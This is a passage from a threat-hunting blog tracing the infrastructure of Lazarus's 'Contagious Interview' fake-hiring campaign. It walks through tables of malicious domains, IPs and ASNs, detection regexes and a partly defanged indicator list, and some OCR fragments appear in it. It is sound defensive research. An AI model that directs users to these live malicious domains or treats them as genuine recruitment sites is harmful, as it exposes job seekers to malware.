


app.willoassess.com
app.blockchain-checkup.com
www.vid.willoassess.com
www.intervu-talent.pro
d20zx01guyxj2p.cloudfront.net
mail.willomexcvip.us
www.vid.blockchain-assess.com
app.wtalents.us
mail.wtalents.us
d1yzmjs018adwf.cloudfront.net
www.wtalents.us
www.talentassesspro.com
d12r1kj8v5mwse.cloudfront.net
vid.blockchain-assess.com
app.willotalent.com
www.werhiring.willomexcvip.us
www.app.willoassess.com
vid.willoassess.com
app.willomexcvip.us

[META-HOST] app.willotalent.com: 2024-08-21T00:00Z


Figure 30. Timeline View of the HOST-META Relationship with the Domains

Next, we can return to the Table View and filter again for META-IP, to observe other hosting patterns.



Select Types: ☐ Select All
☐ META-HOST
☑ META-IP

Figure 31. Type Filtering only for META-IP



☐	Key	Type	Value	First Seen	Last Seen
☐	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-IP	152.89.61.96 AS 30860	2024-12-19	2025-01-09
☐	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-IP	152.89.61.240 AS 30860	2025-01-07	2025-01-09
☐	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-IP	190.97.166.164 AS 27956	2025-01-08	2025-01-09
☐	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-IP	142.11.216.197 AS 54290	2024-12-19	2025-01-09
☐	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-IP	104.168.176.127 AS 54290	2024-12-14	2025-01-09
☐	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-IP	18.67.39.103 AS 16509 aws	2025-01-08	2025-01-08
☐	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-IP	13.33.187.115 AS 16509 aws	2025-01-08	2025-01-08
☐	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-IP	156.67.75.46 AS 47583	2025-01-07	2025-01-08

Figure 32. META-IP Results

Additional Autonomous Systems are represented, such as AS 30860, AS 27956, AS 16509, AS47583, and AS 54290. Those can provide insights into hosting preferences for Lazarus, or possibly different threat actor clusters. We can view these statistics by clicking on Show Summary:





Figure 33. Summary of ASNs


2nd Method of Identifying Further Infrastructure: Bulk Search

Now that we have seen other IPv4 addresses hosting such malicious domains, we would like to search those IPv4 addresses to see if they host other domains with similar naming conventions that bypassed the security community’s radars. We will manually select the IPv4 addresses of interest (excluding Amazon ASN and ASNs with high estimated pivots for resource efficiency), and add them to Bulk Search.



☑	<meta property="og nam lo is a platform for structured, asynchronous, video creation and sharing. nd connect with more people.">	META -IP	152.89.61.96 AS 30860
☑	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META -IP	152.89.61.240 AS 30860
☑	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META -IP	190.97.166.164 AS 27956
☑	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META -IP	142.11.216.197 AS 54290
☑	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META -IP	104.168.176.127 AS 54290
□	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META -IP	18.67.39.103 AS 16509 aws
□	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META -IP	13.33.187.115 AS 16509 aws

Figure 34. Selection of IPv4 Addresses and Insertion to Bulk Search




18 indicators added

::"og:description":"descriptic for s

::"og:description":"description":"Wil

is a platform for structured

Figure 35. Adding indicators to Bulk Search




Start Bulk Search

Note: this is a preview of capabilities. There is more to come!

```
152.89.61.240
190.97.166.164
142.11.216.197
104.168.176.127
156.67.75.46
```

Figure 36. Submitting the Indicators to Bulk Search for initial enrichment

Now we will set the settings for the Bulk Search. We want to see only A records associations (IPv4 to DNS), and since we know the timeline of the activity pretty much, we will only consider timestamps of December.



Review Indicators

Domains	IPv4 Addresses	IPv6 Addresses
0	18	0

Association Type

- □ Select All
- □ NS
- □ NX
- □ WAYWARD_NS
- ☑ A
- □ AAAA
- □ NS_FOR
- □ WAYWARD_NS_FOR


Result Filters

IPv4: 0.0.0.0/0
IPv6: ::/0
Zone: com
From: 2024-12-01
To: 2025-01-31

Extracted Indicators

□ Indicator	Type
□ 23.254.130.171 AS 54290	ip4
□ 23.254.130.240 AS 54290	ip4
□ 23.254.132.62 AS 54290	ip4
□ 23.254.244.74 AS 54290	ip4
□ 23.254.253.148 AS 54290	ip4
□ 46.202.182.207 AS 47583	ip4

Figure 37. Setting Options for Bulk Searching



Key	Type	Value	First Seen	Last Seen
190.97.166.164 AS 27956	A	www.atdfinancial.com	2025-01-07	2025-01-08
190.97.166.164 AS 27956	A	www.jobinterviewguide.org	2025-01-08	2025-01-09
190.97.166.164 AS 27956	A	jobinterviewguide.org	2025-01-08	2025-01-09
190.97.166.164 AS 27956	A	www.talentassesspro.com	2025-01-08	2025-01-09
190.97.166.164 AS 27956	A	www.kulsaf2asde.com	2025-01-08	2025-01-09
190.97.166.164 AS 27956	A	talentassesspro.com	2025-01-08	2025-01-09
190.97.166.164 AS 27956	A	kulsaf2asde.com	2025-01-08	2025-01-09
190.97.166.164 AS 27956	A	atdfinancial.com	2025-01-08	2025-01-09
190.97.166.164 AS 27956	A	mail.digitpotalent.com	2025-01-08	2025-01-09
190.97.166.164 AS 27956	A	interviewhub.org	2025-01-08	2025-01-09
190.97.166.164 AS 27956	A	www.interviewhub.org	2025-01-08	2025-01-09

Figure 38. Bulk Search Results

In the results View we can see other domains associated with Lazarus (based on reputation) and some that also have the same naming convention that could indicate potential association. Of course, verification is necessary. We conclude with adding to our project the new findings from this search.


3rd Method of Identifying Further Infrastructure: Lookalike Domain Search

Another useful feature is the Lookalike Domain Search. From there we can use search terms, domain names or regex patterns to identify further domains of interest. From the previous batches of indicators collected with the previous two methods, we know some of the most common keywords Lazarus uses to register their domains for this campaign. Thus, we can combine them with multiple ways to further identify domains. Let’s take for example the following regex:

```
/(assess|willo|wilo|talent|hiring|interview|blockchain|crypto|recruit|candidate|video)\-?(assess|willo|wilo|talent|hiring|interview|blockchain|crypto|recruit|candidate|video)\.(com|us|org|pro)/
```

Explanation of the regex: Some of the most relevant keywords regarding Willo, hiring and blockchain topics appended with or without dash, with the same pairs of keywords ending in a `.com`, `.us`, `.org`, `.pro` TLD (as commonly observed) - a good starting point.

Also, we refine the loopback to search only 40 days back since we know the campaign started in December 2024, and select the FQDNs option to search for any depth.



Lookalike Domain Search

R /(assess|willo|talent|hiring|interview|blockchain|crypto)\-?(assess|willo|talent|hiring|interview|blockchain|crypto)\.(com|us|org|pr

Search Filters

Excluded Domains: example.com,example.net
Limit: 1000
Lookback (days): 40
Depth
○ Labels (E2LDs) ○ Subdomains (E3LDs) ● FQDNs (any depth)

Search Instructions

- Enter a search term, domain name, or regex pattern to look for
- To search for a regex, wrap your regex in two forward slashes, e.g. /[0-9a-z]+/
- First results may take up to 30 seconds to load

Matching Domains

1-25 of 71 Next

□	Domain	Recent DNS State	First Seen	Edit Distance
□	willoassess.org	A (1) NS (2)	2024-12-03 07:40:01 UTC	0
□	willointerview.com		2024-12-03 20:10:01 UTC	0
□	willoassess.com		2024-12-10 03:40:01 UTC	0
□	www.tal.willoassess.com		2024-12-10 22:40:01 UTC	0
□	app.willoassess.com		2024-12-10 22:40:01 UTC	0
□	www.app.willoassess.com	A (1)	2024-12-10 22:40:01 UTC	0
□	www.talent.willoassess.com		2024-12-10 22:40:01 UTC	0

We can observe that we have results related to Lazarus! We can also dig deeper and investigate other candidates. Consider the following regexes:

- `/(willo|wilo|hiring|blockchain|crypto)\-?(assess|talent|hiring|interview)\.(com|us|org|pro)/` (better combined keywords)
- `/app\.(willo|wilo|hiring|blockchain|crypto)\-?(assess|talent|hiring|interview)\.[a-z]+/`(app subdomain + combined keywords + TLD agnostic)
- `/(willo|wilo|hiring|blockchain|crypto)\-?(video|candidate|talent|interview)\.[a-z]+/` (willo & blochain hiring themes + TLD agnostic)
- `/(video|candidate|talent|interview)\-?(willo|wilo|hiring|blockchain|crypto)\.[a-z]+/` (reversed order willo & blochain hiring themes + TLD agnostic)

We conclude by adding our newly identified indicators to our project.

Conclusion

Lazarus is a sophisticated group of threat actors, constantly refining their TTPs to achieve their objectives and support their country’s agenda. It is up to us, security researchers to identify their behaviours and patterns and detect their infrastructure before it gets weaponized. In this blog we analyzed the new Lazarus campaign as part of Contagious Interview, utilizing the ClickFix social engineering technique. Through Validin’s Search, Bulk Search and Lookalike Domain Search, we identified Lazarus’ domain registration and hosting patterns. We shared further Indicators of Compromise along with the methodology on how to hunt malicious infrastructure.

Ready to level up your threat hunting, threat attribution, and incident response efforts? Validin’s premium individual and enterprise solutions offer powerful tools, affordable pricing, and unparalleled insights to help your team work smarter and faster.

Contact us today to explore enterprise options and see how Validin can empower your threat intelligence team.

Connect with the author: Follow Efstratios on X.

Indicators

Likely Contagious Interview Domains. Copy Code

```
web[.]videoscreening[.]org
videoscreening[.]org
app[.]videoscreening[.]org
www[.]intervu-talent[.]pro
www[.]talentassesspro[.]com
www[.]app[.]videoforrecruitment[.]com
videoforrecruitment[.]com
app[.]videoforrecruitment[.]com
blockchain-assess[.]com
